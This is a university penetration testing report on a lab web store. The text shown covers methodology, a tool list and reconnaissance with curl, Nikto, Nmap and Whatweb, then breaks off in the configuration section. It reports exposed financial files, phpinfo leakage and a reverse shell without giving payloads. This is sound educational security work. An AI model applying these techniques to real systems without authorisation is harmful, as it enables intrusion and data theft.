Abertay University

Web Application Security Assessment

[Redacted]

CMP319: Web Application Penetration Testing

BSc Ethical Hacking Year 3

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

The aim of the research conducted was to assess the security of the website for “Astleys store” – a webapp located on 192.168.10.1 with the penetration tester playing the role of a malicious attacker that has an account on the site. Credentials were provided to facilitate this. The tester was instructed to not attack the underlying server technologies and was restricted to the webapp itself. This was done to assess the means by which an attacker could gain malicious access to accounts, extract sensitive information or perform other unauthorized actions, then suggest possible countermeasures to prevent this.

This assessment was done by following the OWASP web application security methodology 4.0 to ensure that the site was comprehensively covered. This entailed assessing the underlying technologies and services on the server using Nmap and Whatweb alongside source code evaluation by downloading the site. Subsequent directory and webpage discovery through manual browsing, spidering and then forced browsing with tools such as OWASP ZAP in order to grasp potential points of attack. Once the site was assessed, user input methods were attacked to test for exploits such as cross site scripting and SQL injection, file uploads to see if they allowed for malicious files and accessible directories for sensitive information leakage.

The webapp was found to be vulnerable to multiple methods of exploitation. An attacker could input strings allowing for SQL injection that gave access to the backend databases including those securing the user and administrator accounts, giving them access to all information therein. File uploads were improperly sanitized allowing for malicious files to be uploaded with subsequent directory traversal enabling these files to be accessed and executed on the server. There were no password lockout policies in place opening up the possibility for dictionary attacks to obtain user and administrator accounts. A number of directories and files that leaked sensitive information including full customer lists and employee profiles were easily accessible. The site was shown to be highly vulnerable to an attacker with them having the full ability to gain unauthorized access, obtain sensitive information, and execute malicious files.

Contents

1 INTRODUCTION

1.1 BACKGROUND

This report details the security assessment of a website hosted at address 192.168.10.1, which in this instance hosts Astleys shop, an online store for a wide variety of consumer goods. The site was purchased from a software development company and the owner of the site is concerned about possible security risks as a result of bugs. The tester is to exclusively test this address and not the underlying operating system or adjacent addresses on the same host. The tester will have credentials provided as if they were a standard user on the site named "Mr Steve Brown". This is to review and assess the security of the webapp to evaluate the lengths in which a malicious attacker could obtain unauthorized access, interrupt standard operation, or exploit other vulnerabilities. Should the tester be successful in finding vulnerabilities then countermeasures to prevent the methods found will be suggested to allow for the webapp to improve security.

Web security is especially important to a retail site when it is considered that according to 2023 data (Verizon, 2023) 70% of breaches in that sector originated from web applications, which is no surprise given that in 2021 the number of web applications containing high severity vulnerabilities was assessed to be 62% (Positive Technologies, 2022). This is reflected in the fact that 32% of businesses have suffered a breach or attack in the last 12 months with it on average costing £1630 for a small business increasing to £4250 for medium and large businesses (UK Government, 2023). From this it's easy to see how early investment in web security can help save money given that as business size increases, so too does the monetary loss from a given breach - with web applications representing the most common attack vector.

Specifically prescient is that the UK had 4783 victims of cybercrime per million in 2022, the highest density of the nations assessed. See figure 1. Given Astleys is based in the UK it's main customer base will be facing that increased risk and as such it makes sense to ensure above average security to mitigate damage from breaches. Evidence suggests that companies that prioritized cybersecurity mitigated the cost of breaches and incidents by up to 26% in the last 12 months (Accenture, 2023) making the advantages of proper security clear.




Figure 1 - Top 10 countries by Cybercrime density (Surfshark, 2022)

Preventing an attacker from compromising a website mitigates a variety of risks to a business in more than a financial sense. The financial consequences are clear to both the business and customer, with those such as downtime preventing customer access on the business side and on the customer side examples such as payment credentials being stolen, representing the most common type of data stolen from retail sites accounting for 37% of breaches in 2023 (Verizon, 2023). But other less direct risks pose themselves to customers – for instance, password reuse leading to personal social media accounts being compromised or other information such as names and addresses that would allow for either subsequent social engineering, blackmail or identity theft to occur. This demonstrates why assessing web security is essential - as it not only protects the business financially and reputationally, but also protects customers outside of a business context.

1.2 Aims

The aim of this project is to assess the security of the Astleys store webapp located on 192.168.10.1 for vulnerabilities that may allow a malicious user to gain unauthorized access, steal user information or otherwise exploit the website in an unintended fashion. This will be done by following a clear and established security testing methodology, using this to ensure a comprehensive assessment with all aspects tested.

A number of sub aims will encompass this:

- Assess the underlying structure and configuration of the webserver including pages and services operating therein.
- Analyze the methods the site uses to authenticate and authorize users.
- Review areas where user input can be entered for failures in appropriate sanitization and validation.
- Use information gathered to gain access to accounts, files and other information.

- Analyze findings and suggest remediation to secure the web app and mitigate found vulnerabilities.

2 METHODOLOGY

2.1 OWASP WEB APPLICATION SECURITY TESTING METHODOLOGY 4.0

The methodology chosen was a modified variation of the OWASP Web Application Security Testing Methodology version 4.0, the most recent stable version, from the OWASP Web Security Testing Guide. This was chosen due to the fact it is both a modern methodology that has been tested by professionals and comes from a trusted organization. It provides a highly comprehensive series of steps that should ensure complete coverage of a given web application.

The steps are as follows:

1. **Information Gathering**
   Information gathering relates to the process of using tools and methods to assess the attack surface the subsequent testing will be performed against such as pages, entry points and underlying technologies on the website.
2. **Configuration and Deployment Management Testing**
   This relates to the process of scrutinizing the configuration used for the ascertained technologies on the site, such as how they respond to specific HTTP requests or what elements remain enabled.
3. **Identity Management Testing**
   Identity management testing relates to testing aspects such as the account system and elements such as sign up and username policies.
4. **Authentication Testing**
   Authentication testing relates to assessing elements that either control or require authentication such as the login portal or password policy.
5. **Authorization Testing**
   Authorization testing pertains to elements of access control, for instance whether a user can access pages or directories they should not have access to.
6. **Session Management Testing**
   Session management relates to elements such as PHP Session ID's, cookies set on login and the means the browser uses to determine what constitutes a current "session"
7. **Input Validation Testing**
   Input validation involves testing any element where a user can provide input such as text, a file or other form of data and how that is handled.
8. **Testing for Error Handling**
   Error Handling relates to the behaviour observed when errors occur or are intentionally triggered within the application.
9. **Testing for Weak Cryptography**
   Weak cryptography pertains to assessing elements wherein attempts at encryption/encoding are used and the degree to which they are successful.
10. **Business Logic Testing**
    Business logic testing relates to undermining the expected logical flow of the website to find potential flaws or exploits by, for example, taking unconventional navigation steps.

Some specific elements within this methodology were excluded in this instance to ensure that all methods used were within the given scope and relevant to the webapp being exploited. These exclusions are detailed in Appendix A – Omitted Sections.

2.2 Tools

The following table details the planned tools to be used, and for what purpose they are to be used.

Table 1 - List of tools and intended usage

Tool/File	Usage
CURL	Sending HTTP Requests
Nikto	Automatically assess web server vulnerabilities initially. A tool specifically designed for this. Highly comprehensive.
Nmap	Scanning services and currently running applications on the server
OWASP ZAP	Full site active scanning, Spidering the website to locate pages, forced browsing, request interception and modification, fuzzing fields.
GoSpider	Website spidering
Whatweb	Underlying technologies and web services identification
HTTtrack	Downloading the site for offline webpage content review
Cyberchef	Decryption of encoded values. Found at: https://gchq.github.io/CyberChef/
John The Ripper	Password cracking
Burp suite	Request interception and modification
HYDRA	Password brute-forcing
SQLMap	Automated SQL Injection, password cracking
SSlscan	Testing for Secure Socket Layer and Transport Layer Security services
PayloadsAllTheThings Github Repo	Text files used for fuzzing such as file lists, code injection lists etc. Found at: https://github.com/swisskyrepo/PayloadsAllTheThings

2.3 Scope

The scope of this engagement was to test the security of the HTTP web application running on port 80 at the address:

192.168.10.1

The tester was given an account credited to the user “Mr Steve Brown” with the following credentials provided for login:

Table 2 - Provided Credentials

Email	Password
hacklab@hacklab.com	hacklab

The tester was specifically instructed to not to attack the underlying operating system hosting the webapp.

The website was hosted on a virtualized machine in order to ensure no interruption of service or interference with standard business activities.

3 PROCEDURE AND RESULTS

3.1 INFORMATION GATHERING


3.1.1 Fingerprint Web Server

Webserver fingerprinting involves identifying the underlying type and version of the webserver the target is running on.

3.1.1.1 CURL

CURL was first used to send a HEAD request to the site in order to review the response received with the command:

```
curl -I 192.168.1.10
```



```
┌──(kali㉿kali)-[~]
└─$ curl -I 192.168.1.10
HTTP/1.1 200 OK
Date: Sat, 25 Nov 2023 22:03:58 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=lohbhuuo5fratko2k75tjdubt2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```

Figure 2 - Output from CURL HEAD request


See Figure 2. From this it was possible to ascertain that the target was running on Unix, making use of an Apache 2.4.3 HTTP web server with PHP 5.4.7 running on it. This also showed that the HTTP HEAD method was usable.

3.1.1.2 Nikto

The automated scanning tool Nikto was used to further fingerprint the webserver. This was done using the command:

```
nikto -h http://192.168.1.10 -o NiktoOutput.txt
```

Which confirmed what CURL had found. See Figure 3. It also resulted in a variety of other information being provided. See Appendix B - Nikto Output for the full output.




```
┌──(kali㉿kali)-[~/Desktop/attacksite]
└─$ nikto -h http://192.168.1.10 -o NiktoOutput.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2023-12-10 01:09:56 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
```

Figure 3 - Excerpt of Nikto output showing server information.

3.1.2 Review Webserver Metafiles for Information Leakage


Nikto suggested that Robots.txt contained an entry to be reviewed. This was subsequently confirmed. See Figure 4.



```
User-agent: *
Disallow: /company-accounts
```

Figure 4 - Screenshot of Robots.txt

This showed that there was only one directory disallowed "/company-accounts". When visited, this directory contained two files. See Figure 5.



Index of /company-accounts

Name	Last modified	Size	Description
Parent Directory		-	
finances.zip	2023-09-21 10:26	293K	
readme.txt	2023-09-21 10:26	53	

Figure 5 - /company-accounts directory

Table 3 - Files found within /company-accounts


File	Contents
readme.txt	Text that reads "This folder would contain company financial reports."
finances.zip	The following 9 excel files: account_statement.xls customer_list.xls customer_profile.xls

	employee_profile.xls invoice.xls mail_label.xls monthly_sales.xls product_catalog.xls sales_detail.xls

These excel files contained a significant amount of highly personal and valuable information including but not limited to

- full customer lists
- full lists of employees
- bank statements
- itemized orders from customers
- mailing labels

See Figure 6 for one example.



Customer List


Customer Name	City	Country	Contact Name
Alfreds Futterkiste	Berlin	Germany	Maria Anders
Ana Trujillo Emparedados y helados	México D.F.	Mexico	Ana Trujillo
Antonio Moreno Taquería	México D.F.	Mexico	Antonio Moreno
Around the Horn	London	UK	Thomas Hardy
Berglunds snabbköp	Luleå	Sweden	Christina Berglund
Blauer See Delikatessen	Mannheim	Germany	Hanna Moos
Blondel père et fils	Strasbourg	France	Frédérique Citeaux
Bólido Comidas preparadas	Madrid	Spain	Martín Sommer
Bon app'	Marseille	France	Laurence Lebihan
Bottom-Dollar Markets	Tsawassen	Canada	Elizabeth Lincoln
B's Beverages	London	UK	Victoria Ashworth
Cactus Comidas para llevar	Buenos Aires	Argentina	Patricio Simpson
Centro comercial Moctezuma	México D.F.	Mexico	Francisco Chang
Chop-suey Chinese	Bern	Switzerland	Yang Wang
Comércio Mineiro	São Paulo	Brazil	Pedro Afonso
Consolidated Holdings	London	UK	Elizabeth Brown
Die Wandernde Kuh	Stuttgart	Germany	Rita Müller
Drachenblut Delikatessen	Aachen	Germany	Sven Ottlieb
Du monde entier	Nantes	France	Janine Labrune
Eastern Connection	London	UK	Ann Devon
Ernst Handel	Graz	Austria	Roland Mendel
Familia Arquibaldo	São Paulo	Brazil	Aria Cruz

Figure 6 - Screenshot of customer_list.xls

3.1.3 Enumerate applications on the webserver

To view the applications on the webserver, an Nmap scan with a wide scope was done with the intention of identifying all applications including those running on non-standard ports on the server with the command: (See Appendix C – NMAP output for full output)

```
nmap -Pn -sT -sV -p0-65535 192.168.1.10
```



```
┌──(kali㉿kali)-[~/Desktop/attacksite]
└─$ nmap -Pn -sT -sV -p0-65535 192.168.1.10 -oN NmapScan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-10 02:03 EST
Nmap scan report for 192.168.1.10
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds
```

Figure 7 - Output of Nmap scan

This showed 3 running services. See Table 4.

Table 4 - Running services detected by Nmap


Service	Port	Name	Description
ftp	21	ProFTPD 1.3.4a	An open source FTP server
http	80	Apache httpd 2.4.3	An apache server running PHP 5.4.7
mysql	3306	MySQL	A database server running MySQL

3.1.4 Identify Application Entry Points

Application entry points relate to areas where a user can enter any information such as text or files.

The table in Appendix D – List of application entry points details all the instances found. Automated tools such as the OWASP attack surface detector were tried but did not see success with the website infrastructure, as the source code when downloaded using HTTrack failed to match the required format.

It was noted that a number of the entry points were broken due to links incorrectly pointing to the localhost. These included the ability to edit “pending orders”, “today’s orders” and “delivered orders”. See Figure 8.



https://localhost/shopping/admin/updateorder.php?oid=3

Figure 8 - Broken link incorrectly pointing to "localhost" address

3.1.5 Map Execution Paths Through Application

Mapping the execution paths through the application involved using automated tools to discover all pages and directories featured on the site. This was done with OWASP ZAP.

3.1.5.1 OWASP ZAP

Given that the OWASP methodology was used it seemed pertinent to make use of the software produced by the same organization. OWASP ZAP was given the testing credentials within the context menu and first used to spider, then to attempt forced browsing to ensure that hidden directories or execution paths not found by normal means were discovered. The “common.txt” list from dirbuster was used within ZAP.

Of note were the following pages, separated by if they were found through spidering or directory brute-forcing. For full output see Appendix E – Mapping Execution Paths through Application. An active scan was then ran on these URL's.

Table 5 - Pages of note from spidering

Page	Notes
/admin/	The admin portal for the site allowing for admin login with credentials
/attachment.php?type=terms.php	A page which takes a file as a parameter. High potential for local file inclusion or directory traversal. Need to be logged in to visit otherwise site schema redirects.

Table 6 - Pages of note from forced browsing

Page	Notes
/info.php	A github project that displays the same information as phpinfo in a more readable, searchable format. Can be found at: https://github.com/kenpb/phpinfo Nikto Scan suggested possible Remote File Inclusion using the URL
/phpinfo.php	Standard PHP configuration page, details version information, directory, setup information. Very information rich.
/admin/include/sidebar.php	The sidebar for the admin page left in the exposed /admin/include/ directory, contains all the pages an administrator can use but they are not accessible.
/cgi-bin/printenv/	A CGI (content gateway interface) script that when visited leaks information about the environment including the ip, server software, script location and administrator username
/cgi-bin/test-cgi	A CGI (content gateway interface) test script that when visited leaks information about the underlying server technologies, ip and directory of index.php. It also could take arguments by appending ? to the URL followed by values that were reflected in the script.

Gospider was also used against the site but was found to produce duplicate URLs in a poorly readable format as an output and as such was removed from presentation.

3.1.6 Fingerprint Web Application Framework

3.1.6.1 Nikto

The Nikto scan that was ran initially provided a variety of information, specifically the following from the scan:


- An X-powered-by header, which reveals the server as running PHP/5.4.7
- The lack of an anti-clickjacking X-Frame-Options header

- The lack of X-XSS-Protection header

3.1.6.2 Whatweb

The tool whatweb was used to assess any missed running services with the command:

```
whatweb http://192.168.1.10/
```



```
┌──(kali㉿kali)-[~]
└─$ whatweb http://192.168.1.10/
http://192.168.1.10/ [200 OK] Apache[2.4.3], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[hacklab@uadhacklab.com], HTML5, HTTPServer[Unix][A
pache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10], JQuery[1.11.1], Lightbox, PHP[5.4.7], Script[text/javascript], Title[Shopping Portal Home Page], X-Powered
-By[PHP/5.4.7]
```

Figure 9 - Whatweb output

Manual browsing was then used to confirm some versions of these services through viewing the network tab of the browser and in doing so discovered an additional js framework running on the site. See Table 7.


Table 7 - Services and frameworks running on the website

Service/Package	Notes
Bootstrap	Responsive front-end website design framework.
Jquery 1.11.1	Javascript library designed to improve interactivity and simplify HTML interaction
Lightbox2 v2.7.1	A script used to overlay images on the current page
OwlCarousel	Easy and responsive HTML carousels (Galleries of images)

3.1.7 Review webpage content for information leakage

Having obtained the directory structure and list of available pages, HTTrack was first used to download the site, followed by accessing the filesystem through a reverse shell which was then used to download any missed aspects. The code was then searched through manually using standard linux commands such as Grep for information leakage.


Within any of the category.php pages and subpages there is a comment pertaining to “info.php”. See Figure 10.



```
<!--*** info.php is here-->
<!DOCTYPE html>
<html lang="en"> event scroll
▶ <head>⋯</head>
▼<body class="cnt-home"> event
  ▶ <header class="header-style-1">⋯</header>
```

Figure 10 - Comment mentioning info.php within category.php

This page had already been found by forced browsing and details information pertaining to the currently running php service.




General

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36

Figure 11 - info.php found through information leakage

Other comments making mention of deleting the segments before production were found on a variety of pages, for instance this on login.php. See Figure 12.



```
<!--For demo purposes – can be removed on production-->
<script src="switchstylesheet/switchstylesheet.js"></script>
<script>
  $(document).ready(function(){ $(".changecolor").switchstylesheet( { seperator:"color"} ); $('.show-theme-options').click(function(){
  $(this).parent().toggleClass('open'); return false; }); }); $(window).bind("load", function() { $('.show-theme-
  options').delay(2000).trigger('click'); });
</script>
<!--For demo purposes – can be removed on production : End-->
```


Figure 12 - Comments referencing code for removal prior to production

but these did not provide any kind of meaningful information and seemed to be tied to non-functional features.

3.2 Configuration and Deployment Management Testing

3.2.1 Test Application Platform Configuration

Through enumeration it was assessed that the site was running php and had an accessible php info page (phpinfo.php). Through this information could be gathered related to the configuration of the site.




PHP Version 5.4.7

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36

Figure 13 - phpinfo.php showing version information


Significantly, we can evaluate the directory structure of the php file's location. See Figure 14.



DOCUMENT_ROOT	/mnt/sda2/swag/target
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/mnt/sda2/swag/target

Figure 14 - Directory of phpinfo.php visible


The second previously mentioned info.php page provided the same information but in a slightly differing format as shown in Figure 15.



System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36
